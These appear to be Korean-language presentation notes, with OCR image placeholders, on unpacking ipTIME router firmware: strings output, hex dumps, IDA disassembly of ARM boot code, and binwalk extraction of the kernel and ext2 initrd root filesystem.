
문자열 확인

- gzip 해제 코드가 들어있는 것을 알 수 있음
  - misc.c



```
ot@grayhash:~/FMK# strings i.tmp | more
ernel
*l K
 incomplete literal tree
 incomplete distance tree
bad gzip magic numbers
internal error, invalid method
Input is encrypted
Multi part input
Input has invalid flags
invalid compressed format (err=1)
invalid compressed format (err=2)
out of memory
invalid compressed format (other)
crc error
length error
Malloc error
Memory error
Out of memory
ran out of input data
```


헤더로 추정되는 값 삭제



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 6B 65 72 6E 65 6C 00 00 A0 00 0A 00 16 9D F4 04   kernel.. .....ô.
0010h: 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1   .. á.. á.. á.. á
0020h: 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1   .. á.. á.. á.. á
0030h: 02 00 00 EA 18 28 6F 01 00 80 00 00 68 EC 09 00   ...ê.(o..€..hì..
0040h: 01 70 A0 E1 00 80 A0 E3 00 20 0F E1 03 00 12 E3   .p á.€ ã. .á...ã
0050h: 01 00 00 1A 17 00 A0 E3 56 34 12 EF 00 20 0F E1   ...... ãV4.ï. .á
0060h: C0 20 82 E3 02 F0 21 E1 B4 70 A0 E3 00 00 00 00   À ‚ã.ð!á´p ã....
0070h: CC 00 8F E2 7E 30 90 E8 01 00 50 E0 00 00 30 E3   Ì..â~0.è..Pà..0ã
0080h: 0A 00 00 0A 00 50 85 E0 00 60 86 E0 00 C0 8C E0   .....P…à.`†à.ÀŒà
0090h: 00 20 82 E0 00 30 83 E0 00 D0 8D E0 00 10 96 E5   . ‚à.0ƒà.Ð.à..–å
00A0h: 00 10 81 E0 04 10 86 E4 0C 00 56 E1 FA FF FF 3A   ...à..†ä..Váúÿÿ:
00B0h: 00 00 A0 E3 04 00 82 E4 04 00 82 E4 04 00 82 E4   .. ã..‚ä..‚ä..‚ä
00C0h: 04 00 82 E4 03 00 52 E1 F9 FF FF 3A 27 00 00 EB   ..‚ä..Ráùÿÿ:'..ë
00D0h: 0D 10 A0 E1 01 28 8D E2 02 00 54 E1 14 00 00 2A   .. á.(.â..Tá...*
00E0h: 01 05 84 E2 05 00 50 E1 11 00 00 9A 02 50 A0 E1   ..„â..Pá...š.P á
00F0h: 05 00 A0 E1 07 30 A0 E1 61 0A 00 EB 7F 00 80 E2   .. á.0 áa..ë..€â
0100h: 7F 00 C0 E3 00 10 85 E0 05 2D 8F E2 50 30 9F E5   ..Àã..…à.-.âP0Ÿå
0110h: 03 30 82 E0 00 3F B2 E8 00 3F A1 E8 00 3F B2 E8   .0‚à.?²è.?¡è.?²è
0120h: 00 3F A1 E8 03 00 52 E1 F9 FF FF 3A A7 00 00 EB   .?¡è..Ráùÿÿ:§..ë
0130h: 00 F0 85 E0 04 00 A0 E1 07 30 A0 E1 50 0A 00 EB   .ð…à.. á.0 áP..ë
0140h: 4E 00 00 EA 34 81 00 00 68 EC 09 00 A0 70 0A 00   N..ê4...hì.. p..
0150h: 00 80 00 00 00 80 00 00 A0 EB 09 00 5C EC 09 00   .€...€.. ë..\ì..
0160h: A0 80 0A 00 B4 01 00 00 00 00 00 00 00 00 00 00    €..´..........
0170h: 08 30 A0 E3 46 00 00 EA 01 39 44 E2 FF 30 C3 E3   .0 ãF..ê.9Dâÿ0Ãã
0180h: 3F 3C C3 E3 03 00 A0 E1 20 89 A0 E1 08 89 A0 E1   ?<Ãã.. á ‰ á.‰ á
0190h: 01 92 88 E2 12 10 A0 E3 03 1B 81 E3 01 29 83 E2   .’ˆâ.. ã...ã.)ƒâ
01A0h: 08 00 51 E1 0C 10 81 23 09 00 51 E1 0C 10 C1 23   ..Qá...#..Qá..Á#
01B0h: 04 10 80 E4 01 16 81 E2 02 00 30 E1 F7 FF FF 1A   ..€ä...â..0á÷ÿÿ.
01C0h: 1E 10 A0 E3 03 1B 81 E3 2F 2A A0 E1 02 1A 81 E1   .. ã...ã/* á...á
```

IDA로 확인


- piggy.gz 압축 해제 코드



Function name	Segme
sub_40160	ROM
sub_40360	ROM
sub_403C0	ROM
sub_40400	ROM
sub_4048C	ROM
sub_4052C	ROM
sub_40B70	ROM
sub_40BA4	ROM
sub_411D0	ROM
sub_41430	ROM
sub_415DC	ROM
sub_41D94	ROM
sub_41F10	ROM
sub_42008	ROM
sub_420D0	ROM
sub_42764	ROM
sub_42800	ROM
sub_42810	ROM
sub_42840	ROM
sub_42870	ROM
sub_428FC	ROM
sub_42A28	ROM
sub_42A74	ROM

```
ROM:0004002E                 DCB    9
ROM:0004002F                 DCB    0
ROM:00040030 ; ---------------------------------------------------------------------------
ROM:00040030
ROM:00040030 loc_40030                               ; CODE XREF: ROM:00040020↑j
ROM:00040030                 MOV    R7, R1
ROM:00040034                 MOV    R8, #0
ROM:00040038                 MRS    R2, CPSR
ROM:0004003C                 TST    R2, #3
ROM:00040040                 BNE    loc_4004C
ROM:00040044                 MOV    R0, #0x17
ROM:00040048                 SVC    0x123456
ROM:0004004C
ROM:0004004C loc_4004C                               ; CODE XREF: ROM:00040040↑j
ROM:0004004C                 MRS    R2, CPSR
ROM:00040050                 ORR    R2, R2, #0xC0
ROM:00040054                 MSR    CPSR_c, R2
ROM:00040058                 MOV    R7, #0xB4
ROM:0004005C                 ANDEQ  R0, R0, R0
ROM:00040060                 ADR    R0, unk_40134
ROM:00040064                 LDMIA  R0, {R1-R6,R12,SP}
ROM:00040068                 SUBS   R0, R0, R1
ROM:0004006C                 TEQ    R0, #0
ROM:00040070                 BEQ    loc_400A0
ROM:00040074                 ADD    R5, R5, R0
ROM:00040078                 ADD    R6, R6, R0
ROM:0004007C                 ADD    R12, R12, R0
ROM:00040080                 ADD    R2, R2, R0
ROM:00040084                 ADD    R3, R3, R0
ROM:00040088                 ADD    SP, SP, R0
ROM:0004008C
ROM:0004008C loc_4008C                               ; CODE XREF: ROM:0004009C↓j
ROM:0004008C                 LDR    R1, [R6]
ROM:00040090                 ADD    R1, R1, R0
```


i.tmp의 구조




```
root@ip-172-31-4-170:~/mongii/IPTIME# binwalk i.tmp

DECIMAL         HEX             DESCRIPTION
-----------------------------------------------------------------------------------------
--------------------
11936           0x2EA0          gzip compressed data, from Unix, last
modified: Thu Apr 15 01:49:36 2010, max compression
655664          0xA0130         gzip compressed data, was "initrd",
from Unix, last modified: Tue Apr 12 07:55:27 2011, max compression

root@ip-172-31-4-170:~/mongii/IPTIME#
```

i.tmp의 구조

- Iptime의 부트로더에서 사용하는 이미지 파일
- kernel과 initrd를 포함하고 있다.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  6B 65 72 6E 65 6C 00 00 10 01 0A 00 D9 37 F4 04  kernel......Ù7ô.
00000010  00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1  .. á.. á.. á.. á
00000020  00 00 A0 E1 00 00 A0 E1 00 00 A0 E1 00 00 A0 E1  .. á.. á.. á.. á
00000030  02 00 00 EA 18 28 6F 01 00 80 00 00 D8 EC 09 00  ...ê.(o..€..Øì..
00000040  01 70 A0 E1 00 80 A0 E3 00 20 0F E1 03 00 12 E3  .p á.€ ã. .á...ã
00000050  01 00 00 1A 17 00 A0 E3 56 34 12 EF 00 20 0F E1  ...... ãV4.ï. .á
00000060  C0 20 82 E3 02 F0 21 E1 B4 70 A0 E3 00 00 00 00  À ,ã.ð!á´p ã....
00000070  CC 00 8F E2 7E 30 90 E8 01 00 50 E0 00 00 30 E3  Ì..â~0.è..Pà..0ã
00000080  0A 00 00 0A 00 50 85 E0 00 60 86 E0 00 C0 8C E0  .....P…à.`†à.ÀŒà
00000090  00 20 82 E0 00 30 83 E0 00 D0 8D E0 00 10 96 E5  . ,à.0ƒà.Ð.à..–å
000000A0  00 10 81 E0 04 10 86 E4 0C 00 56 E1 FA FF FF 3A  ...à..†ä..Váúÿÿ:
000000B0  00 00 A0 E3 04 00 82 E4 04 00 82 E4 04 00 82 E4  .. ã..‚ä..‚ä..‚ä
000000C0  04 00 82 E4 03 00 52 E1 F9 FF FF 3A 27 00 00 EB  ..‚ä..Ráùÿÿ:'..ë
000000D0  0D 10 A0 E1 01 28 8D E2 02 00 54 E1 14 00 00 2A  .. á.(.â..Tá...*
000000E0  01 05 84 E2 05 00 50 E1 11 00 00 9A 02 50 A0 E1  ..„â..Pá...š.P á
000000F0  05 00 A0 E1 07 30 A0 E1 61 0A 00 EB 7F 00 80 E2  .. á.0 áa..ë..€â
00000100  7F 00 C0 E3 00 10 85 E0 05 2D 8F E2 50 30 9F E5  ..Àã..…à.-.âP0Ÿå
00000110  03 30 82 E0 00 3F B2 E8 00 3F A1 E8 00 3F B2 E8  .0‚à.?²è.?¡è.?²è
00000120  00 3F A1 E8 03 00 52 E1 F9 FF FF 3A A7 00 00 EB  .?¡è..Ráùÿÿ:§..ë
00000130  00 F0 85 E0 04 00 A0 E1 07 30 A0 E1 50 0A 00 EB  .ð…à.. á.0 áP..ë
00000140  4E 00 00 EA 34 81 00 00 D8 EC 09 00 10 71 0A 00  N..ê4...Øì...q..
00000150  00 80 00 00 00 80 00 00 10 EC 09 00 CC EC 09 00  .€...€...ì..Ìì..
00000160  10 81 0A 00 B4 01 00 00 00 00 00 00 00 00 00 00  ....´...........
00000170  08 30 A0 E3 46 00 00 EA 01 39 44 E2 FF 30 C3 E3  .0 ãF..ê.9Dâÿ0Ãã
00000180  3F 3C C3 E3 03 00 A0 E1 20 89 A0 E1 08 89 A0 E1  ?<Ãã.. á ‰ á.‰ á
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000A0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A00F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000A0120  69 6E 69 74 72 64 00 00 A3 38 00 00 3A 7D 1C 00  initrd..£8..:}..
000A0130  1F 8B 08 08 D9 1D A3 50 02 03 69 6E 69 74 72 64  .‹..Ù.£P..initrd
000A0140  00 EC 9D 0B 9C 1B C5 7D C7 47 D2 F9 CE 5E 3F 70  .ì..œ.Å}ÇGÒùÎ^?p
000A0150  4C 78 BF D6 67 C0 18 D0 13 9F 1F 3A 9F E3 B3 CF  Lx¿ÖgÀ.Ð.Ÿ.:Ÿã³Ï
000A0160  60 E3 07 8E EF 30 09 81 28 AB DD 91 B4 BE 7D B1  `ã.Žï0..(«Ý‘´¾}±
000A0170  BB D2 DD 99 3C 80 D2 D2 96 34 A5 A5 2F DA B4 85  »ÒÝ™<€ÒÒ–4¥¥/Ú´…
000A0180  42 03 CD 83 C0 A7 B4 29 09 24 2E 04 CC 51 C0 84  B.ÍƒÀ§´).$..ÌQÀ„
```

Root File System 파일 추출


Initrd 추출

- binwalk -e i.tmp

- # file initrd
  - initrd: Linux rev 1.0 ext2 filesystem data (mounted or unclean), UUID=fbc0cc35-5c72-4ef0-bc05-5d6b9bdc8e50

